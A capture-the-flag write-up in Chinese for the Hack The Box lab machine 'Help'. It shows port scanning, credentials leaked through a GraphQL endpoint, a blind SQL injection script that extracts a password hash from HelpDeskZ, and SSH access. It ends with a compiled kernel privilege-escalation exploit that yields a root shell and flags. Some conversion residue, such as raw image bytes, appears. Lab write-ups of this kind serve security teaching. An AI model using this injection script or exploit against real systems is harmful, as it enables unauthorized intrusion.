


Help(完成),有SQL-GraphQL

```
└─# nmap -sCV -p 22,80,3000 10.10.10.121 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 16:24 EDT
Nmap scan report for 10.10.10.121
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18
|_ http-title: Did not follow redirect to http://help.htb/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
3000/tcp  open  http      Node.js Express framework
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   242.16 ms 10.10.14.1
2   242.32 ms 10.10.10.121

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.36 seconds
```



```
(root@kali) [/htb/help]
# curl http://help.htb/support/README.md


Version: 1.0.2 from 1st June 2015<br>
Developed by: Evolution Script S.A.C.<br>
[Help Desk Software HelpDeskZ](http://www.helpdeskz.com)

HelpDeskZ is a free PHP based software which all
```

有上傳漏洞


Exploit Title	Path
HelpDeskZ 1.0.2 - Arbitrary File Upload	php/webapps/40300.py
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download	php/webapps/41200.py

參考helpdeskz官網github系統文件，有uploads，測試後可在這資料夾新增/uploads/tickets

官網文件<https://github.com/ViktorNova/HelpDeskZ/tree/master/uploads/tickets>

上傳文件失敗

3000Port




```
(root@kali)-[~]
# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/big.txt -u http://10.10.10.121:3000 -t 50

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:             http://10.10.10.121:3000
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

Progress: 1258 / 20477 (6.14%) [ERROR] Get "http://10.10.10.121:3000/0": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/!_images": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/0-12": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/0-newstore": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/.svn": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/00-img": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/!": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/000000000": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/.subversion": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/!backup": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/!textove_diskuse": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/007": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.121:3000/001": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 20476 / 20477 (100.00%)
/graphql (Status: 400) [Size: 18]
```




GraphQL 參考=><https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/graphql#directory-brute-force-attacks-and-graphql>



username : helpme@helpme.com
passwd : 5d3c93182bb20f07b994a7f617e99cff
new passwd : godhelpmeplz

5d3c93182bb20f07b994a7f617e99cff



Hash	Type	Result
5d3c93182bb20f07b994a7f617e99cff	md5	godhelpmeplz

進行另一組漏洞，sql

從腳本來看，是這段指令獲取帳密，後面有家

執行成功

and $1=1$

and $1=1$

```

1 HTTP/1.1 200 OK
2 Date: Sat, 13 Apr 2024 15:25:27 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Disposition: attachment; filename=Cat03.jpg
8 Connection: close
9 Content-Type: image/jpeg
10 Content-Length: 279603
11
12 yÖyàJFIHFHjYäExfiFmm*b)(lRziNd
13 u'
14 ü'Adobe Photoshop CS4 Windows2009: 01:31
15   22:25:45 yy @ >{.öHHyÖyàJFIHFHjYÄAdobedýÜ
16   YÄ "yY
17   yÄ?
18
19 3!1AQa"2;1#F$RáB3áPrCScs4f%4;6$AÖDTEdUEUstEaò'AÖuðoF'm'AÖðvµµüAÖðSfvfi'¶EÖø7GWGwv·Ç
20 5!1AQaq"2;1#FARÑ0334rCScs4f%4;6$AÖDTEdUEUstEaò'AÖuðoFm'AÖðvµµüAÖðSfvfi'¶EÖø7GWGwv·Ç
21 ,ÇYXQuüDeçi
22
23 ö"eODPÖT1x!Uyë,"ä3aPiAepö";ZeARÖ"ÜkAYI"æßifg
24 \g_0-5"ULBr7AIÍ"YäauÜU7elBñEzBa-eöp3æxj ÄIUüzeFSEÖ'E'Nqz"xhmjQñ_u-2vE8#soçäöllx;|DÖ
25 üÖ-Sé(hökóky)|BENisnHar,w'IP_vÖð,h!äWkOü-äZäUä-RMGS;¿@þ¶Z?&;cCUäBYÜUÜÜ"4wérE(Zfë+M
26 =Csä-Dö?8Ra;¶æ0QwGöçQZK-1;/#00küNUe,ie,I.W'y'j'¶qHsUAŞÇSe)ÖeZä" 8MAë(¡1AUyA-gYdö)
27 *ot jagfuV9ABINçih YUYCSA?ICyk~.hMy_SÖZëcsXEZOiiÜ;-süYp7Edè"dräqeÖè-më"EÊÇ?
28 Ö;IAIGf;ÛÖittpod"!1-znpL-y äZönshsvReReÜ-gý'su?DäEO x/-atllæDIOFYSOZ&g;"I5öPða
29 qeEWë-iEIdENNöBdBAupNä"ÖEUtIoioii' EÖ'¶!~üeoSKlgúßüüzLçHiÄÖäYw(Gö§e,yäüve;ADüE
30 A Tev;vwvö0|ëpnBNIEä"Åk~züly dNÄEICyb_ûkyü/hÄe4Ä0Ü14m7eÜo-Zä§d,"|ÜEH÷G)GYç
31 E[ceiUw|hCxVKepëEzE6z;eFEÄ4,Gi1þvÖ0-¶WV(67fI7E8"oyümyeö"BS "VYXuüöcbä_u.LDpäyöP
32 l'!oS(fXx8;E_yñüÜo-¶WEä;Älnü|8?"vYöy poeNoië..öUj|7@"ÄNiUF6,q-n>y
33 IÄe_I4HhÜCÖTöEYELkDöä"zv..ÜÜ"4èPyEbeCKëÜ7ö6noö
34 ÅSAnu;~-.+I.w\~JMçÖUöWÄöYw"¶AniöEäygöye;1ävW)E:Iik'i-yi8G-vçQt4äYAvvÜMl-c=ygÈ
35 |£qv1v..f6ÜUW'¶Sä-ZüicmpeGEÜ0ßfg ?ÖEw"U-d-z"öDip;=ÜczY_UÄ8167fçääßimüosU,u
36 fqL2fp5öæµµ2 ;x-u'e-~xi6AUöUAE=Uduq|mgüUwH+p1e;ÜQUÜP[EÖJ]KÖ'N=Io;x.ÖLzöZ
37 :eögsAUÖU2omng3Y2(-öaSM1.;iWPv*µ'ÜOI"AöüEöXktäb:woeh"Ü"yÖOI-VBWWDHChTUsöy

```

```

1 HTTP/1.1 200 OK
2
3 Date: Sat, 13 Apr 2024 15:16:03 GMT
4 Server: Apache/2.4.18 (Ubuntu)
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 1102
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
15 <html xmlns="http://www.w3.org/1999/xhtml">
16 <head>
17 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
18 <title>
19 Page not found - 404
20 </title>
21 <meta name="ROBOTS" content="NOINDEX, NOFOLLOW" />
22 <style type="text/css">
23 html, body{
24 background-color: #fff;
25 text-align: center;
26 }
27
28 #content{
29 margin: 10px auto 0px auto;
30 font-family: verdana, Helvetica, sans-serif;
31 font-size: 0.8em;
32

```

else:

```
return False
```

#進行亂數+SQL Inject語法

```
keyspace="abcdef0123456789"
```

```
for i in range(0,41):
```

```
    for c in keyspace:
```

```
        inject = f"and substr((select password from staff limit 0,1),{i},1) =
```

```
'{c}'"
```

```
    #print (inject)
```

```
    if sqlIject(inject):
```

```
        #print (f"success:{c}")
```

```
        print (c,end=',',flush=True)
```

```
(root@kali)-[~/htb/help]
# python3 sql.py
d318f44739dced66793b1a603028133a76ae680e
```

usernmae : help

hash_passwd : d318f44739dced66793b1a603028133a76ae680e

passwd : Welcome1

user flag

```
(root@kali)-[~/home/kali/desktop]
# ssh help@help.htb
The authenticity of host 'help.htb (10.10.10.121)' can't be established.
ED25519 key fingerprint is SHA256:YrIgsCm8H9JorC8eIJ4+ErcddRg3awgVMdEzVRP2E98.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'help.htb' (ED25519) to the list of known hosts.
help@help.htb's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
You have new mail.
Last login: Fri Jan 11 06:18:50 2019
help@help:~$ ls
help  npm-debug.log  user.txt
help@help:~$ cat user.txt
19b3c8dd9007218a5dbf1ab7f8ff29c0
help@help:~$
```

收集資訊

```
help@help:~$ id
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
help@help:~$ whoami
help
help@help:~$ uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
help@help:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
help:x:1000:1000:help,,,:/home/help:/bin/bash
help@help:~$
```

找到Linux 4.4.0-116版本漏洞

```
(root@kali)-[~/htb/help]
# searchsploit -m linux/local/44298.c
Exploit: Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/44298
Path: /usr/share/exploitdb/exploits/linux/local/44298.c
Codes: CVE-2017-16995
Verified: False
File Type: C source, ASCII text
Copied to: /root/htb/help/44298.c
```

成功

```
help@help:/tmp$ chmod +x 44298.c
help@help:/tmp$ gcc -o 44298.c a
gcc: error: a: No such file or directory
gcc: fatal error: no input files
compilation terminated.
help@help:/tmp$ gcc -o a 44298.c
help@help:/tmp$ ./a
task_struct = ffff88003b6c2a80
uidptr = ffff880037193e44
spawning root shell
root@help:/tmp# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:/tmp# whoami
root
root@help:/tmp# █

root@help:/root# cat root.txt
ed43695fa0f0331a3a5468c744b2acb9
root@help:/root# █
```